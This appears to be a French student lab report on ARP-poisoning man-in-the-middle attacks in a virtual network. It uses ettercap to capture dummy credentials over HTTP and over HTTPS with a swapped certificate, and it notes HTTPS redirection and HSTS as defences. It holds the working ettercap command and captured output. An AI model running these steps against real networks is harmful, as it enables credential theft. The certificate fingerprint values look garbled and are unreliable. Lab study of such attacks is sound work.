

Commandes préalables:


```
openssl req -new -sha256 -nodes -newkey rsa:4096 -keyout lxle.key -out lxle.csr
```

```
openssl x509 -signkey lxle.key -in lxle.csr -req -days 365 -out lxle.crt
```

```
sudo ufw allow http
```

```
sudo ufw allow https
```

La page web est bien accessible depuis la machine hôte :



← → ↻ ⚠ Non sécurisé | https://192.168.5.128

Formulaire

En faisant une interception ARP-poisoning, il est possible d'intercepter le login et le mot de passe envoyés par le formulaire http simple :

```
GROUP 1 : 192.168.5.128 00:0C:29:37:E1:6B  
GROUP 2 : 192.168.5.1 00:50:56:C0:00:08  
HTTP : 192.168.5.128:80 -> USER: test PASS: test INFO: http://192.168.5.128/
```

Pour empêcher la connexion non sécurisée de s'établir, il faut que le virtualhost qui écoute sur le port 80 n'ait pour seule utilité que de rediriger le navigateur vers la connexion HTTPS. On peut aussi activer HSTS (HyperText Strict Transport Secure).

Client : 192.168.5.1, server : 192.168.5.128, pirate : 192.168.5.129.

Lorsque l'attaque MITM n'est pas active, la table ARP du client correspond bien aux adresses physiques des machines.

Interface : 192.168.5.1 --- 0x19		
Adresse Internet	Adresse physique	Type
192.168.5.128	00-0c-29-37-e1-6b	dynamique
192.168.5.129	00-0c-29-5e-2e-82	dynamique

Il est en de même pour le serveur :

```
thomas@lxle-vmware:~$ arp -a
? (192.168.5.1) à 00:50:56:c0:00:08 [ether] sur ens33
? (192.168.5.129) à 00:0c:29:5e:2e:82 [ether] sur ens33
```

Lorsque l'attaque MITM est active, le client croit que l'adresse MAC du serveur est celle du pirate

Interface : 192.168.5.1 --- 0x19		
Adresse Internet	Adresse physique	Type
192.168.5.128	00-0c-29-5e-2e-82	dynamique
192.168.5.129	00-0c-29-5e-2e-82	dynamique

Et le serveur croit que l'adresse MAC du client est celle du pirate :

```
thomas@lxle-vmware:~$ arp -a
? (192.168.5.1) à 00:0c:29:5e:2e:82 [ether] sur ens33
? (192.168.5.129) à 00:0c:29:5e:2e:82 [ether] sur ens33
```

Afin de procéder à une attaque MITM sur une connexion SSL, il est nécessaire d'activer les redirections iptables dans le fichier `/etc/ettercap/etter.conf`.

Cette configuration faisant planter l'interface graphique d'ettercap, il est nécessaire d'utiliser la version en ligne de commande :

```
sudo ettercap -T -q -M arp:remote /192.168.5.1// /192.168.5.128// -w result
```

Il est nécessaire d'accepter le nouveau certificat dans le navigateur, puisque ce dernier a changé. C'est le certificat d'ettercap (les empreintes sont différentes) :

Certificat avant l'attaque	Certificat pendant l'attaque
<div>Émis pour</div> <div>Nom commun (CN)Ixle</div> <div>Organisation (O)Internet Widgits Pty Ltd</div> <div>Unité d'organisation (OU)<Ne fait pas partie du certificat></div> <div>Émis par</div> <div>Nom commun (CN)Ixle</div> <div>Organisation (O)Internet Widgits Pty Ltd</div> <div>Unité d'organisation (OU)<Ne fait pas partie du certificat></div> <div>Durée de validité</div> <div>Émis le</div> <div>samedi 3 décembre 2022 à 15:58:11</div> <div>Expire le</div> <div>dimanche 3 décembre 2023 à 15:58:11</div> <div>Empreintes</div> <div>Empreinte SHA-256</div> <div>4F 96 6F B8 02 83 7D 0D 4E FE 2F 64 24 A8 91 A6 07 5A 8C E2 89 B9 3F 30 9E C6 03 E2 F0 C4 8F 03 6C 10 1E 8D 89 07 F0 99 D5 52 31 02 31 86 C8 D9 43 C3 06 3F</div> <div>Empreinte SHA-1</div> <div>6C 10 1E 8D 89 07 F0 99 D5 52 31 02 31 86 C8 D9 43 C3 06 3F</div>	<div>GénéralDétails</div> <div>Émis pour</div> <div>Nom commun (CN)Ixle</div> <div>Organisation (O)Internet Widgits Pty Ltd</div> <div>Unité d'organisation (OU)<Ne fait pas partie du certificat></div> <div>Émis par</div> <div>Nom commun (CN)Ixle</div> <div>Organisation (O)Internet Widgits Pty Ltd</div> <div>Unité d'organisation (OU)<Ne fait pas partie du certificat></div> <div>Durée de validité</div> <div>Émis le</div> <div>samedi 3 décembre 2022 à 15:58:11</div> <div>Expire le</div> <div>dimanche 3 décembre 2023 à 15:58:11</div> <div>Empreintes</div> <div>Empreinte SHA-256</div> <div>90 54 85 A3 0C 23 CD D6 28 77 70 23 9B 4C 6B 3A DB A9 33 29 E0 25 7B C4 6F D9 A4 95 1B 4E 1D 30 75 4D C6 3D 74 A8 17 3D 71 3A 6A 04 6D 83 67 7E 50 FA E0 E2</div> <div>Empreinte SHA-1</div> <div>75 4D C6 3D 74 A8 17 3D 71 3A 6A 04 6D 83 67 7E 50 FA E0 E2</div>

Les identifiants sont bien interceptés.

```
HTTP : 192.168.5.128:443 → USER: test PASS: testsecure INFO: https://192.168.5.128/
```